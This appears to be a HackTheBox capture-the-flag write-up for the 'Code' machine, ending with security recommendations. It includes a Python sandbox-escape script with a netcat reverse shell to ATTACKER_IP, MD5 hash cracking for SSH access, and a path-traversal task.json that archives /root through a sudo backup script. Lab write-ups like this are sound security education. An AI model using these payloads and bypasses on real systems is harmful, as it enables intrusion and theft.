https://app.hackthebox.com/machines/Code
Introduction :
This article explains in detail the process of exploiting Code Machine on HackTheBox. By enumerating services on ports 5000 and 22, we find a Python code editor webpage which we can inject malicious code by exploiting the globals() function to gain a foothold.
Enumeration :
nmap scan :
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
there are two ports open :
- 22 - SSH
- 5000 - HTTP
Initial foothold :
Web on port 5000 :

checking http://10.10.11.62:5000/ , we found a python code editor webpage, this editor does not allow the strings like import, o, system … , but we still can execute function globals() that returns a dictionary of the current global symbol table.

Finding a way to RCE:
-
by searching in the output , we found a built-in function
__import__, we can use it to import functionsubprocess, since there is a filter , we found a way that allows us to use strings likeos,systemwhich is''.join(['sy','s','tem']) -
now , we can run a command like
__import__('subprocess').run('ls')
Exploitation :
I use the following code to reverse the shell:
sy = ''.join(['sy','s','tem'])
proc = ''.join(['sub','process'])
s = globals()
values = s.values()

list_keys = list(values)
dic = list_keys[7]
dic_values = list(dic.values())

############################

imp = dic_values[6]
ex = imp(proc)

reverse_shell_cmd = 'mkfifo /tmp/f; nc ATTACKER_IP 4444 < /tmp/f | /bin/bash > /tmp/f 2>&1; rm /tmp/f'
res = ex.run(reverse_shell_cmd, shell=True, capture_output=True, text=True)

# Capture and print the output

print("Standard Output:")
print(res.stdout)

# Capture and print the error (if any)

print("Standard Error:")
print(res.stderr)
After Gaining a Foothold: :

- read the content of /home/app-production/user.txt file to find the flag user.
- I don’t found any way to escalate privilege.
- I found a another user martin.

- I found a database file in
/home/app-production/app/instancecontaining a user table contains usernames and password. f
-
this password is hashed by MD5 hash algorithm. I used CrackStation to recover the original password.
-
this is step give me a credentials for a martin user, which i can use to gain SSH access to the machine.
Privilege escalation :
- to escalate privilege , I check if a user exists in the
sudoersfile . I know this by running commandsudo -lthat recover
  Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

  User martin may run the following commands on localhost:
(ALL : ALL) NOPASSWD: /usr/bin/backy.sh-
the martin user can run the script
backy.shas a root. -
This script used a
task.jsonfile to define what directories to archive. I realized I could manipulate that file to read directories that I don’t have a permission to. -
the
task.jsonthat I used is :
  {

  "destination": "/home/martin/",
  "multiprocessing": true,
  "verbose_log": true,
  "directories_to_archive": [
    "/var/....//root/"
  ]
}-
after run the script (
sudo /usr/bin/backy.sh task.json) , we extract the back up file that contain all content of/root/directory by usingtar -xjf code_var_.._root_2025_April.tar.bz2 -
read file root.txt to find the root flag :) .
Security Recommendations :
-
Avoid exposing unnecessary services, such as open Python code editors or debugging interfaces. These can provide attackers with direct access to system internals.
-
Secure sensitive scripts that run with
sudoprivileges. Ensure they have restricted access, proper input validation, and are not writable by non-admin users -
Use strong password hashing algorithms (e.g., bcrypt, Argon2), and implement multi-factor authentication (MFA) to protect against credential-based attacks.
-
Restrict file permissions to prevent unauthorized modification of critical system files or configurations. Use principles of least privilege and audit regularly.
💥💻 LET’S GOOOOOOO — CODE MACHINE IS PAWNED! 🏴☠️🔥